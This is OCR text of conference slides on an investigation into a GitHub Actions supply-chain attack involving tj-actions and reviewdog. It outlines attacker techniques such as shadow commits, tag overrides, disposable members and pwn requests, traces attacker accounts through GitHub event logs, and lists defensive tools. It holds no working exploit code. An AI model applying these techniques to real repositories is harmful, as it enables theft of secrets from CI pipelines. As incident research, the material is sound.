
List of TTPs

Formalized list of TTPs

1. “Shadow Commits” – abused GitHub’s fork network in order to introduce code changes to a repository’s context without making actual commits to it
2. Tag overrides – abused github’s audit log blind spots and silently redirect consumers to different commit SHAs
3. Disposable Memebers – where the attacker made the noise to be associated with a disposed user
4. Pwn Request – RCE in CI workflows due to various misconfigurations



How we conducted the investigation


Repository access
Repository access
Repository access
Repository access
Invite disposable user as a member
Steal maintainer's PAT
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/
sonar-findbu
eviewdog/
tion-setup
Where we originally started
Create workflow
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/
agentkit
Used in workflow of
tj-actions/
changed-files
Used in workflow of
tj-actions/
eslint-changed-
files
Second override: multiple tags
Secrets printed to workflow logs
LOG
Used in workflow of

1/ Github events dataset on ClickHouse

(https://play.clickhouse.com/)

https://play.clickhouse.com v25.8.1.846, uptime 3 days play


```
SELECT * FROM github_events WHERE actor_login LIKE 'mmvojwip' ORDER BY created_at DESC;
```

Run (Ctrl/Cmd+Enter) ✓ 18 rows in result, 3.32 sec. 100.0%, Read 9.68 billion rows, 26.6

№	file_time	event_type	actor_login	repo_name
1	2025-03-14 13:00:00	PushEvent	mmvojwip	mmvojwip/agentkit
2	2025-03-14 13:00:00	PushEvent	mmvojwip	mmvojwip/agentkit
3	2025-03-14 10:00:00	PushEvent	mmvojwip	mmvojwip/agentkit
4	2025-03-14 10:00:00	PushEvent	mmvojwip	mmvojwip/agentkit
5	2025-03-13 21:00:00	PushEvent	mmvojwip	mmvojwip/agentkit

2/ GitHub Archive

(https://www.gharchive.org/)



3/ Community

All the maintainers of the projects involved!



haya14busa
reviewdog



jackton1
tj-actions




[REDACTED]
spotbugs



[REDACTED]
[REDACTED]

3/ Community [THANK YOU!]



Speaks alongside @0xLupin about Advanced Offensive Strategies in the Software Supply Chain
13:00 @ W229
(Creator Stage 5)

Additional victims & impact

ultralytics/ultralytics



The repository ultralytics/ultralytics was breached on Dec 4th 2024

We observed that our actor tested with various payloads against a fork of the repository, just three days after the breach.

№	event_type	actor_login	repo_name	created_at
1	PushEvent	randolzfow	randolzfow/ultralytics	2024-12-07 21:51:24
2	PushEvent	randolzfow	randolzfow/ultralytics	2024-12-07 21:39:18
3	PushEvent	randolzfow	randolzfow/ultralytics	2024-12-07 21:37:46
4	PushEvent	randolzfow	randolzfow/ultralytics	2024-12-07 21:37:14
5	PushEvent	randolzfow	randolzfow/ultralytics	2024-12-07 21:32:16
6	ForkEvent	randolzfow	ultralytics/ultralytics	2024-12-07 21:30:41

apache/superset



Same thing goes for apache/superset, which has 67.3k ⭐

№	event_type	actor_login	repo_name	created_at
1	PublicEvent	randolzfow	randolzfow/superset	2024-12-07 17:29:56
2	IssueCommentEvent	randolzfow	randolzfow/superset	2024-12-07 16:36:06
3	IssueCommentEvent	randolzfow	randolzfow/superset	2024-12-07 16:35:01
4	PullRequestEvent	randolzfow	randolzfow/superset	2024-12-07 16:32:26
5	PushEvent	randolzfow	randolzfow/superset	2024-12-07 16:32:08
6	CreateEvent	randolzfow	randolzfow/superset	2024-12-07 16:31:51
7	PushEvent	randolzfow	randolzfow/superset	2024-12-07 16:31:18
8	CreateEvent	randolzfow	randolzfow/superset	2024-12-07 16:30:55
9	ForkEvent	randolzfow	apache/superset	2024-12-07 16:30:40

module-federation/core



The attacker attempted a PWN request

#	event_type	actor_login	repo_name	created_at
1	PullRequestEvent	randolzfow	module-federation/core	2024-12-06 03:16:31
2	IssueCommentEvent	randolzfow	module-federation/core	2024-12-06 03:14:06
3	PushEvent	randolzfow	randolzfow/core	2024-12-06 03:13:52
4	IssueCommentEvent	randolzfow	module-federation/core	2024-12-06 03:11:32
5	PullRequestEvent	randolzfow	module-federation/core	2024-12-06 03:11:27
6	PushEvent	randolzfow	randolzfow/core	2024-12-06 03:10:58
7	CreateEvent	randolzfow	randolzfow/core	2024-12-06 03:09:51
8	ForkEvent	randolzfow	module-federation/core	2024-12-06 03:08:42

baidubce/app-builder



№	event_type	actor_login	repo_name	created_at
1	PullRequestEvent	randolzfow	baidubce/app-builder	2024-12-06 03:03:40
2	PullRequestEvent	randolzfow	baidubce/app-builder	2024-12-06 03:01:53
3	PullRequestEvent	randolzfow	randolzfow/app-builder	2024-12-06 03:01:09
4	CreateEvent	randolzfow	randolzfow/app-builder	2024-12-06 03:00:16
5	ForkEvent	randolzfow	baidubce/app-builder	2024-12-06 02:55:59

Quick words about mitigations & defense

TTPs

1. “Shadow Commits”
2. Tag overrides
3. Disposable Memebers
4. Pwn Request




TTPs / shadow-commits

Ø


¯_(ツ)_/¯

TTPs / Tag Overrides

GitHub is experimenting with immutable tags and releases



TTPs / Tag Overrides



Link to the gist!

TTPs / Pwn Requests

1. Gato-X (https://github.com/AdnaneKhan/gato-x)
2. Poutine (https://github.com/boostsecurityio/poutine)
3. Zizmor (https://github.com/zizmorcore/zizmor)

Bad Practice: Tag usage in github actions




git
tags
40-char
git sha
imgflip.com

The Team Behind



Yaron Avital



Asi Greenholts

